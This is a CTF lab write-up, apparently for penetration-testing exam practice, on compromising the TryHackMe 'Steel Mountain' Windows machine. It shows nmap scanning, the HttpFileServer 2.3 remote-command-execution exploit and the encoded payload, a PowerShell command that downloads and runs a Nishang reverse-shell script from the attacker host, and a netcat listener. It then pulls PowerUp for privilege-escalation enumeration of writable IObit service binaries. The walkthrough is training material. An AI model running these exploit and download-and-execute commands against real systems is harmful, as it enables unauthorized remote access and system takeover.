
THM : Steel Mountain

Machine Information

Contents	Description
Name	HTB/THM : Steel Mountain
Difficulty	Easy
OS	Windows
Shell_Exploit	HttpFileServer (HFS) RCE Exploit
Priv_Esc	Unquoted Service Path Vul'n
Miscellaneous	Make sure to not fall into rabbit holes

Scanning

Nmap

> There seems to be a lot of open ports
>
> 
>
> ```
> PORT      STATE SERVICE      REASON  VERSION
> 80/tcp    open  http         syn-ack Microsoft IIS httpd 8.5
> |_http-title: Site doesn't have a title (text/html).
> |_http-server-header: Microsoft-IIS/8.5
> | http-methods:
> |   Supported Methods: OPTIONS TRACE GET HEAD POST
> |_  Potentially risky methods: TRACE
> 135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
> 139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
> 445/tcp   open  microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
> 5985/tcp  open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
> |_http-server-header: Microsoft-HTTPAPI/2.0
> |_http-title: Not Found
> 8080/tcp  open  http         syn-ack HttpFileServer httpd 2.3
> |_http-server-header: HFS 2.3
> |_http-title: HFS /
> | http-methods:
> |_  Supported Methods: GET HEAD POST
> |_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
> 47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
> |_http-server-header: Microsoft-HTTPAPI/2.0
> ```
>
> - We have SMB open thats surely a vector
> - Lets start with the HttpFileServer cuz it might be straight forward.
> - What is HTTPAPI httpd 2.0 (SSDP/UPnP?

Enumeration

Web Browser


a. Robots.txt

N/A

---

b. Basic Website Enumerations/Spidering

> Main web-page exists




STEEL MOUNTAIN

Employee of the month

- Lets see the page source for more info!!!

2nd HTTP port open at 8080



Unauthorized

Either your user name and password do not match,


HttpFileServer 2.3
11/16/2022 7:53:40 AM

- HttpFileServer 2.3 miight be vul'n. Lets take this as our first attack vector.
- Lets start with the searchsploit search and if there isnt any hits then we'll do Online search and Metasploit.
- If none works then there mght not be any exploits publically available and in that case we ll have to move to another attack vector.

---

c. Source Code


> Well we can see that the person in the image is called *Bill Harper*. Three is nothing else to see here I guess.



```html
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Steel Mountain</title>
<style>
* {font-family: Arial;}
</style>
</head>
<body><center>
<a href="index.html"><img src="/img/logo.png" style="width:500px;height:300px;"/></a>
<h3>Employee of the month</h3>
<img src="/img/BillHarper.png" style="width:200px;height:200px;"/>
</center>
</body>
</html>
```


Searchsploit/Online DBs

Lets do a searchsploit search



```
┌──(root㉿darkrai)-[/home/…/oSCP_Prep/thm/Windows/7.Steel_Mountain]
└─# searchsploit httpfileserver
---------------------------------------------------------------------------------- ------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ------------------------------
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)                       | windows/webapps/49125.py
---------------------------------------------------------------------------------- ------------------------------
Shellcodes: No Results
```

- This is why I said its straight forward.
- Lets look at the POC



```
#!/usr/bin/python3

# Usage :  python3 Exploit.py <RHOST> <Target RPORT> <Command>
# Example: python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:
\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://
10.10.14.4/shells/mini-reverse.ps1')"
```

- Well the script is straight forward, lets use **nishang/shells/Invoke-PowerShellTcp.ps1** to spawn a reverse powershell and take it from there.
- Hope all you guys have niighag with you. Copy it to the current directory and

---

Gobuster Scan

N/A

Other Enumerations

N/A

Exploit


a. Attack Vector

> we ll be using the nishang/shells/Invoke-PowerShellTcp.ps1 along wiith the RCE script
>
> - *Commands*
>
>   > ```
>   > cp nishang/shells/Invoke-PowerShellTcp.ps1 .
>   > cp Invoke-PowerShellTcp.ps1 rev-shell.ps1
>   > Invoke-PowerShellTcp -Reverse -IPAddress Kali_IP -Port Listen_PORT
>   > ```
>   >
>   > --> add this to the end of the file.


---

b. Mode of Attack

> Nshang Powershell script and HttpFileServer exploiit script
>
> - *Commands*
>
>   > - ```
>   >   nc lnvp 7799
>   >   ```
>   > - ```
>   >   python3 HttpFileServer.py 10.10.167.156 8080 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.11.10.39:8000/rev-shell.ps1')"
>   >   ```




```
┌──(anonymous㉿darkrai)-[~/oSCP_Prep/thm/Windows/7.Steel_Mountain]
└─$ python3 HttpFileServer.py 10.10.167.156 8080 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.11.10.39:8000/rev-shell.ps1')"
http://10.10.167.156:8080/?search=%00{.+exec|c%3A%5Cwindows%5CSysNative%5CWindowsPowershell%5Cv1.0%5Cpowershell.exe%20IEX%20%28New-Object%20Net.WebClient%29.DownloadString%28%27http%3A//10.11.10.39%3A8000/rev-shell.ps1%27%29.}
```



```
┌──(anonymous㉿darkrai)-[~/oSCP_Prep/thm/Windows/7.Steel_Mountain]
└─$ nc -lvnp 7799
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::7799
Ncat: Listening on 0.0.0.0:7799
Ncat: Connection from 10.10.167.156.
Ncat: Connection from 10.10.167.156:49257.
Windows PowerShell running as user bill on STEELMOUNTAIN
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

The user.txt flag



```
    Directory: C:\Users\bill\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         9/27/2019   5:42 AM         70 user.txt


PS C:\Users\bill\Desktop> cat user.txt
[redacted]
PS C:\Users\bill\Desktop>
```

Priv_Esc

a. Attack Vector

Lets use powerUp to enumerate


- *Commands*
  - `cp /opt/PowerSploit/Privesc/PowerUp.ps1 .`
  - `mv PowerUp.ps1 Pwr-Up.ps1`
  - `python3 -m http.server`
  - `IEX (New-Object Net.WebClient).DownloadString('http://10.11.10.39:8000/Pwr-Up.ps1')`
    - `Invoke-AllChecks`

- OR
-

---

b. Mode of Attack

- Some basic Enumerations before going for the kill

    - 


      ```
      Mode                LastWriteTime     Length Name
      ----                -------------     ------ ----
      -a---         2/16/2014  12:58 PM     760320 hfs.exe


      PS C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup> icacls hfs.exe
      hfs.exe NT AUTHORITY\SYSTEM:(F)
              BUILTIN\Administrators:(F)
              STEELMOUNTAIN\bill:(F)
      ```

        - lets keep this in mind

Vuln


- we Have 2 potentiial Candidates here

    1. *AdvancedSystemCareService9*

       ```
       PS C:\Users\bill\Desktop> icacls "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
       C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe STEELMOUNTAIN\bill:(I)(RX,W)
                                                                       NT AUTHORITY\SYSTEM:(I)(F)
                                                                       BUILTIN\Administrators:(I)(F)
                                                                       BUILTIN\Users:(I)(RX)
                                                                       APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES
       :(I)(RX)

       Successfully processed 1 files; Failed processing 0 files
       ```

    2. *IObitUnSvr*


       

       ```
       PS C:\Users\bill\Desktop> icacls "C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe"
       C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe STEELMOUNTAIN\bill:(I)(RX,W)
                                                                    NT AUTHORITY\SYSTEM:(I)(F)
                                                                    BUILTIN\Administrators:(I)(F)
                                                                    BUILTIN\Users:(I)(RX)
                                                                    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I
       )(RX)

       Successfully processed 1 files; Failed processing 0 files
       ```

        - For CTF exploiting any of them will give you NT AUTHORTY\SYSTEM but in a penetratiin testing stand poiint, you have to check all of them. and record them systematically.


Lets check the details of the application wiith **sc query**

- `cmd.exe /c "sc qc IObitUnSvr"`



```
PS C:\Users\bill\Desktop> cmd.exe /c "sc qc IObitUnSvr"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: IObitUnSvr
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : IObit Uninstaller Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

- `cmd.exe /c "sc qc AdvancedSystemCareService9"`



```
PS C:\Users\bill\Desktop> cmd.exe /c "sc qc AdvancedSystemCareService9"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
        LOAD_ORDER_GROUP   : System Reserved
        TAG                : 1
        DISPLAY_NAME       : Advanced SystemCare Service 9
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Lets Check the Permissions we have on the directories

